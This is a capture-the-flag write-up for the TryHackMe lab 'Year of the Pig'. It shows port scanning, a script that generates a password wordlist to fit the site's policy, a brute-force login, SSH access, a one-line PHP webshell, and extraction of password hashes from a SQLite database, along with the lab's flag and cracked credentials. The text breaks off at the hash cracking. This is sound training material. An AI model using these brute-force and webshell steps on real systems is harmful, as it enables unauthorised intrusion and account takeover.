TL;DR
In this challenge we first brute force to find the password of marco according to the passwords policy.
Then, we connect via ssh and put webshell using our group permissions to gain shell as www-data.
We find the hash of curtis inside local db and crack it, and lastly moving to root using sudo permissions on sudoedit, and playing with soft links.
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 22 with ssh and port 80 with apache http service.
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.29 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 9899F13BCC614EE8275B88FFDC0D04DB
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Marco's Blog
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
I added yearofthepig.thm to my /etc/hosts.
Brute force to find the password of marco

I visited the main page, nothing too interesting:
Then, I went for fuzzing using ffuf:
┌──(agonen㉿kali)-[~/thm/YearofthePig]
└─$ ffuf -u 'http://yearofthepig.thm/FUZZ' -w /usr/share/SecLists/Discovery/Web-Content/big.txt -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://yearofthepig.thm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

admin                   [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 170ms]
api                     [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 172ms]
assets                  [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 165ms]
css                     [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 165ms]
js                      [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 169ms]
:: Progress: [20481/20481] :: Job [1/1] :: 241 req/sec :: Duration: [0:01:28] :: Errors: 0 ::
I tried to login with default credentials, and saw this error message:
Remember that passwords should be a memorable word, followed by two numbers and a special character

Okay, we remember this is marco’s blog, so the username is probably marco.
Then, we want to scrap all words from the main page, maybe one of them is the memorable word. We’ll use cewl to get first list of scraped words from the main page:
┌──(agonen㉿kali)-[~/thm/YearofthePig]
└─$ cewl http://yearofthepig.thm/ > scraped.txt; wc -l scraped.txt
168 scraped.txt
Now, we have wordlist of 168 words. Next step will be to use some bash script chatGPT gave us to create the enhanced wordlist, based on the password policy.
We’ll use this bash script to create the wordlist and the lookup:
#!/bin/bash

specials='!@#$%^&*'

# Clear output files first
> lookup.txt
> wordlist_md5.txt

while read -r word; do
    variants=(
        "$word"
        "$(tr '[:upper:]' '[:lower:]' <<< "$word")"
    )

    for variant in "${variants[@]}"; do
        for num in $(seq -w 0 99); do
            for (( i=0; i<${#specials}; i++ )); do
                password="${variant}${num}${specials:$i:1}"
                hash=$(echo -n "$password" | openssl md5 | awk '{print $2}')

                # Write hash:password format
                printf "%s:%s\n" "$hash" "$password" >> lookup.txt

                # Write hash only
                printf "%s\n" "$hash" >> wordlist_md5.txt
            done
        done
    done
done < scraped.txt
Now, we can execute this. Before, I asked chatGPT to gave me the most probable words to be password from the cewl output, and he gave me this list:
Marco
Taylor
Milan
Savoia
Macchi
Curtiss
Flying
Fighters
Airforce
pilot
plane
planes
Agility
beloved
favourite
king
skies
life
love
Bootstrap
plugin
Google
CSS
Blog
Maintenance
Core
First
Third
Now, we can start, execute the bash script and after creating the wordlist, use ffuf to brute force:
┌──(agonen㉿kali)-[~/thm/YearofthePig]
└─$ ffuf -u 'http://yearofthepig.thm/api/login' -w wordlist_md5.txt -X POST -d '{"username":"marco","password":"FUZZ"}' -fc 403 -fs 63 -v -c

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://yearofthepig.thm/api/login
 :: Wordlist         : FUZZ: /home/agonen/thm/YearofthePig/wordlist_md5.txt
 :: Data             : {"username":"marco","password":"FUZZ"}
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
 :: Filter           : Response size: 63
________________________________________________

[Status: 200, Size: 99, Words: 3, Lines: 1, Duration: 174ms]
| URL | http://yearofthepig.thm/api/login
    * FUZZ: ea22b622ba9b3c41b22785dcb40211ac

Okay, we can use the lookup to find the password of ea22b622ba9b3c41b22785dcb40211ac:
┌──(agonen㉿kali)-[~/thm/YearofthePig]
└─$ grep 'ea22b622ba9b3c41b22785dcb40211ac' lookup.txt
ea22b622ba9b3c41b22785dcb40211ac:savoia21!
and using the credentials, marco:savoia21!, we can login to the portal:

connect via ssh to user marco with the password we found
I went to the commands tab and got RCE:


I tried to execute commands, most of the commands were banned, so I couldn’t even execute ls and cd. This is the script i saw, after login via ssh, at the next step
However, I managed to connect via ssh using the credentials and grab the first flag:
ssh marco@yearofthepig.thm # savoia21!

So, the first flag:
marco@year-of-the-pig:~$ cat flag1.txt
THM{MDg0MGVjYzFjY2ZkZGMzMWY1NGZiNjhl}
add webshell using group permissions to gain shell as www-data
we can see we are in group web-developers, using the command id:
marco@year-of-the-pig:~$ id
uid=1000(marco) gid=1000(marco) groups=1000(marco),1002(web-developers)
This group gives us ownership over the folder /var/www/ and /var/www/html:
marco@year-of-the-pig:/var/www/html/admin$ find / -group web-developers 2>/dev/null
/var/www
/var/www/html
We can add our webshell, and then get shell as www-data:
marco@year-of-the-pig:~$ echo -e '<?php system($_GET[0]) ?>' > /var/www/html/webshell.php
Let’s check the webshell:
┌──(agonen㉿kali)-[~/thm/YearofthePig]
└─$ curl 'http://yearofthepig.thm/webshell.php?0=id'
uid=33(www-data) gid=33(www-data) groups=33(www-data),1002(web-developers)
Okay, now can paste our penelope payload and get reverse shell as www-data.

Find hash of user curtis and crack it
we can find the file admin.db which is sqlite3 db.
www-data@year-of-the-pig:/var/www$ file admin.db
admin.db: SQLite 3.x database, last written using SQLite version 3022000
www-data@year-of-the-pig:/var/www$ sqlite3 admin.db
SQLite version 3.22.0 2018-01-22 18:45:57
Enter ".help" for usage hints.
sqlite> .tables
sessions  users
sqlite> select * from users;
58a2f366b1fd51e127a47da03afc9995|marco|ea22b622ba9b3c41b22785dcb40211ac
f64ccfff6f64d57b121a85f9385cf256|curtis|a80bfe309ecaafcea1ea6cb3677971f2
Using https://hashes.com/en/decrypt/hash I cracked the hash of user curtis:
